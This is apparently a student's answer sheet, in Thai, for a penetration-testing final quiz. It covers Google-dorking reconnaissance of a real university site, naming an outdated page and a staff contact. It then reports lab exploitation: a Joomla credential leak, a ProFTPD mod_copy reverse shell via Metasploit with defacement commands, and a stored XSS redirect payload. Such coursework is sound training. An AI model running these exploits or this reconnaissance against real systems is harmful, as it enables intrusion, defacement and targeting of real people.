

## Final Quiz Penetration Testing (30 คะแนน)

1. จงเขียนอธิบายขั้นตอนในการโจมตีตามหลักของ Cyber Kill Chain (3 คะแนน)
  - Recon -> ทำความรู้จักเป้าหมาย
  - Weaponization -> เลือกเครื่องมือ / Payload ที่จะใช้โจมตี
  - Delivery -> เลือกวิธีส่ง Payload
  - Exploit -> เริ่ม Payload ให้โจมตี
  - Install -> ฝัง Backdoor
  - Command and Control -> สื่อสารและควบคุมเครื่องเหยื่อเพื่อใช้ประโยชน์
  - Action on Objective -> ขโมยข้อมูล / ทำลาย / หรือให้ Attack เครื่องอื่นต่อ
2. การรวบรวมข้อมูลเป้าหมายเบื้องต้น : จงรวบรวมข้อมูลดังต่อไปนี้ โดยอาศัยการ Google Dorking พร้อมระบุ Keyword ที่ใช้ในการสืบค้น และ Passive Scan ระบุวิธีทำด้วย (10 คะแนน)

Keyword : site:\*.psu.ac.th -inurl:https inurl:php

  - ระบุอย่างน้อย 1 เว็บไซต์ภายในโดเมน หรือ ซับโดเมนของ psu.ac.th ที่พัฒนาโดยเทคโนโลยีเก่า หรือไม่ได้อัปเดตเว็บไซต์มานานแล้ว  
<https://tracking.surat.psu.ac.th/it/pdf/it/print.php?id=8253>  
<https://tracking.surat.psu.ac.th>
  - สืบหาคณะ / หน่วยงานผู้รับผิดชอบเว็บดังกล่าว  
ศูนย์สนเทศและการเรียนรู้ มอ.สุราษฎร์
  - ในหน่วยงานผู้รับผิดชอบดังกล่าว นั้น ผู้รับผิดชอบ หรือ ผู้ติดต่อประสานงานเว็บนี้คือใคร  
เนาวรัตน์ บุญนวล
  - เว็บนี้สร้างโดยเทคโนโลยีใด อยู่บน Server แบบใด  
  
PHP : Unknown version, Apache HTTPD server : Unknown version
  - Server นี้มี CVE หรือไม่  
ไม่ทราบ เนื่องจาก Server ไม่ได้ Response Version กลับมา จึงทำให้ไม่สามารถสืบค้นเบอร์ CVE ต่อได้

### 3. กำหนดเป้าหมาย IP 172.28.48.249:8080

จดดำเนินการ Penetration Testing ให้เสร็จสมบูรณ์พร้อมเขียนรีพอร์ตที่มีข้อมูลดังนี้

- IP เป้าหมาย, พอร์ตที่เปิด, เครื่องมือที่ใช้ในการทดสอบ (1 คะแนน)

IP : 172.28.48.249

Opened ports :

```
135/tcp open  msrpc          Microsoft Windows RPC
139/tcp open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
902/tcp open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp open  vmware-auth    VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
2179/tcp open  vmrdp?
8080/tcp open  http           Apache httpd 2.4.54 ((Debian))
```

Tool : Zenmap + Nmap (nmap -sS -sV -T4 -A -v 172.28.48.249)

- ผลการทดสอบ (แต่ละรูรั่วให้รายงานผลดังนี้)

- o รูรั่วที่พบ (ระบุรูรั่วที่พบ) 1 คะแนน

- Joomla 4.0.0 – 4.2.7 Unauthorized Access Vulnerability

CVE-2023-23752 (at <http://172.28.48.249:8080/api/index.php/v1/config/application?public=true>)


- o ผลกระทบที่เกิดขึ้น 1 คะแนน

- ได้ user / password ของ db โดยไม่ได้รับอนุญาต ซึ่งอาจนำไปสู่การขโมยข้อมูล

- o วิธีป้องกัน 1 คะแนน


- Update Joomla CMS ไป Version ล่าสุด (Joomla >=4.2.8)

- o หลักฐานการทดสอบรูรั่ว (หลักฐานว่า Hack ได้แล้วจริง) 2 คะแนน



```

{
  "type": "application",
  "id": "224",
  "attributes": {
    "host": "mysql",
    "id": 224
  }
},
{
  "type": "application",
  "id": "224",
  "attributes": {
    "user": "root",
    "id": 224
  }
},
{
  "type": "application",
  "id": "224",
  "attributes": {
    "password": "vulhub",
    "id": 224
  }
},
{
  "type": "application",
  "id": "224",
  "attributes": {
    "db": "joomla",
    "id": 224
  }
}
```



```
<?xml version="1.0" encoding="utf-8" ?>
<extension type="file" method="upgrade">
  <name>joomla</name>
  <author>Joomla! Project</author>
  <authorEmail>admin@joomla.org</authorEmail>
  <authorUrl>www.joomla.org</authorUrl>
  <copyright>(C) 2019 Open Source Matters, Inc.</copyright>
  <license>GNU General Public License version 2 or later; see LICENSE.txt</license>
  <version>4.2.7</version>
  <creationDate>2023-01</creationDate>
  <description>FILES_JOOMLA_XML_DESCRIPTION</description>
  <scriptfile>administrator/components/com_admin/script.php</scriptfile>
  <update>
    <schemas>
      <schemapath type="mysql">administrator/components/com_admin/sql/updates/mysql</schemapath>
      <schemapath type="postgresql">administrator/components/com_admin/sql/updates/postgresql</schemapath>
    </schemas>
  </update>
  <files>
    <folder>administrator</folder>
    <folder>api</folder>
    <folder>cache</folder>
    <folder>cli</folder>
    <folder>components</folder>
    <folder>images</folder>
    <folder>includes</folder>
    <folder>language</folder>
    <folder>layouts</folder>
    <folder>libraries</folder>
    <folder>media</folder>
    <folder>modules</folder>
    <folder>plugins</folder>
    <folder>templates</folder>
    <folder>tmp</folder>
    <file>htaccess.txt</file>
    <file>web.config.txt</file>
    <file>LICENSE.txt</file>
    <file>README.txt</file>
    <file>index.php</file>
  </files>
  </fileset>
  <updateservers>
    <server name="Joomla! Core" type="collection">https://update.joomla.org/core/list.xml</server>
  </updateservers>
</extension>
```

#### 4. กำหนดเป้าหมาย IP 172.28.48.243

จงดำเนินการ Penetration Testing ให้เสร็จสมบูรณ์พร้อมเขียนรีพอร์ตที่มีข้อมูลดังนี้

- IP เป้าหมาย, พอร์ตที่เปิด, เครื่องมือที่ใช้ในการทดสอบ (1 คะแนน)

IP : 172.28.48.243

Opened ports:

21/tcp	open	ftp	ProFTPD 1.3.5
22/tcp	open	ssh	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp	open	http	Apache httpd 2.4.7
445/tcp	open	netbios-ssn	Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp	open	ipp	CUPS 1.7
3000/tcp	closed	ppp	
3306/tcp	open	mysql	MySQL (unauthorized)
8080/tcp	open	http	Jetty 8.1.7.v20120910

Tool : Zenmap + Nmap (nmap -sS -sV -T4 -A -v 172.28.48.243)

- ผลการทดสอบ (รายงาน 2 รุ้ : แต่ละรุ้ให้รายงานผลดังนี้)

#### รุ้ 1

- รุ้ที่พบ (ระบุรุ้ที่พบ) 2 คะแนน
  - ProFTPD 1.3.5 RCE via mod\_copy (CVE-2015-3306)
- ผลกระทบที่เกิดขึ้น 2 คะแนน
  - สามารถรันโค้ดในเครื่องเป้าหมายโดยไม่ได้รับอนุญาต ซึ่งอาจนำไปสู่การขโมยข้อมูล
- วิธีป้องกัน 2 คะแนน
  - Update ProFTPD ไปเป็นเวอร์ชันล่าสุด หรือ Block ProFTPD ให้เข้าได้จาก Network ที่น่าเชื่อถือเท่านั้น
- หลักฐานการทดสอบรุ้ (หลักฐานว่า Hack ได้แล้วจริง) 4 คะแนน

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 172.28.48.209:7077
[*] 172.28.48.243:80 - 172.28.48.243:21 - Connected to FTP server
[*] 172.28.48.243:80 - 172.28.48.243:21 - Sending copy commands to FTP server
[*] 172.28.48.243:80 - Executing PHP payload /HZBi8.php
[+] 172.28.48.243:80 - Deleted /var/www/html/HZBi8.php
[*] Command shell session 2 opened (172.28.48.209:7077 -> 172.28.48.243:42303) at 2025-03-02 15:46:05 +0700

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
hostname
metasploit3-ub1404

uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash
ls -l
total 20
-rw-r--r-- 1 nobody nogroup 79 Mar 2 08:42 EMDASJ.php
drwxr-xr-x 2 root root 4096 Mar 2 06:81 chat
drwxr-xr-x 9 www-data www-data 4096 Oct 29 2028 drupal
-rwxr-xr-x 1 root root 1778 Oct 29 2028 payroll_app.php
drwxr-xr-x 8 root root 4096 Oct 29 2028 phpmyadmin
-rw-r--r-- 1 www-data www-data 0 Mar 2 09:81 pwned.txt
echo <html><head><title> Pwned </title></head><body><iframe width="1280" height="720" src="https://www.youtube.com/embed/LAPCmV179k?autoplay=1" title="2. Basshunter - All I Ever Wanted" frameborder="0" allow="accelerometer; autoplay; clipboard-write; encrypted-media; gyroscope; picture-in-picture; web-share" referrerpolicy="strict-origin-when-cross-origin" allowfullscreen></iframe></body></html> | tee pwned.html
<html><head><title> Pwned </title></head><body><iframe width="1280" height="720" src="https://www.youtube.com/embed/LAPCmV179k?autoplay=1" title="2. Basshunter - All I Ever Wanted" frameborder="0" allow="accelerometer; autoplay; clipboard-write; encrypted-media; gyroscope; picture-in-picture; web-share" referrerpolicy="strict-origin-when-cross-origin" allowfullscreen></iframe></body></html>
rs pwned
ls
EMDASJ.php
chat
drupal
payroll_app.php
phpmyadmin
echo <html><head><title> Pwned </title></head><body><iframe width="1280" height="564" src="https://www.youtube.com/embed/Hqssy5jna_U?autoplay=1" title="furickroll" frameborder="0" allow="accelerometer; autoplay; clipboard-write; encrypted-media; gyroscope; picture-in-picture; web-share" referrerpolicy="strict-origin-when-cross-origin" allowfullscreen></iframe></body></html> | tee pwned.html > /dev/null
```

#### รุ้ 2

- รุ้ที่พบ (ระบุรุ้ที่พบ) 2 คะแนน
  - XSS (at http://172.28.48.243/chat/)
  - Payload : <script>
 

```
window.name = 'https://www.youtube.com/watch?v=Hqssy5jna_U';

function blah() {}

blah("'" + new class b {

    toString = e => location = name;

} + "'")

</script>
```

- ผลกระทบที่เกิดขึ้น 2 คะแนน
  - ฝัง JavaScript ลงไปในช่องข้อความของ ChatRoom ได้ ทำให้ทุกครั้งที่เราเรียกใช้ ChatRoom, Script ที่ฝังไว้จะ Run ทันที อาจจะทำให้ขโมย Cookies, Session ออกไปได้
- วิธีป้องกัน 2 คะแนน
  - Validate User Input ทุกครั้ง
- หลักฐานการทดสอบรูรั่ว (หลักฐานว่า Hack ได้แล้วจริง) 4 คะแนน
  - <https://youtu.be/wwXqurRb3N8>

